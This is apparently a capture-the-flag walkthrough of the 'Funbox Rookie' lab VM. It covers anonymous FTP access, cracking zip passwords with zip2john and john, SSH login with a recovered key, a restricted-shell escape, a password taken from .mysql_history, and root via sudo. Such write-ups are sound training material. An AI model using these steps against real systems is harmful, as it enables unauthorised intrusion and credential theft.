Funbox Rookie
192.168.1.149
Port scan
21/tcp open  ftp     syn-ack ttl 64 ProFTPD 1.3.5e
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))

ftp allows anonymous login, there are some interesting .zip flies and a .msg file which contains the message that is displayed upon login.
I copied them all down to take a closer look.

using unzip we discover these archives are password protected.
Extract the hashes from each file:
for file in $(ls *.zip); do zip2john $file > hashes; done
Then crack them:
john hashes

only 2 were cracked right away. The discovered passwords can be used to unzip the archives.
Each archive contains a private key. Tom's private key can be used for ssh authentication.
chmod 600 id_rsa
ssh -i id_rsa tom@192.168.1.149
it looks like we are in rbash

I was able to break out by calling bash in interactive mode:
bash -i
found a potential password for Tom in the .mysql_history file

using the newly found password, we see that Tom is allowed to sudo everything.

sudo su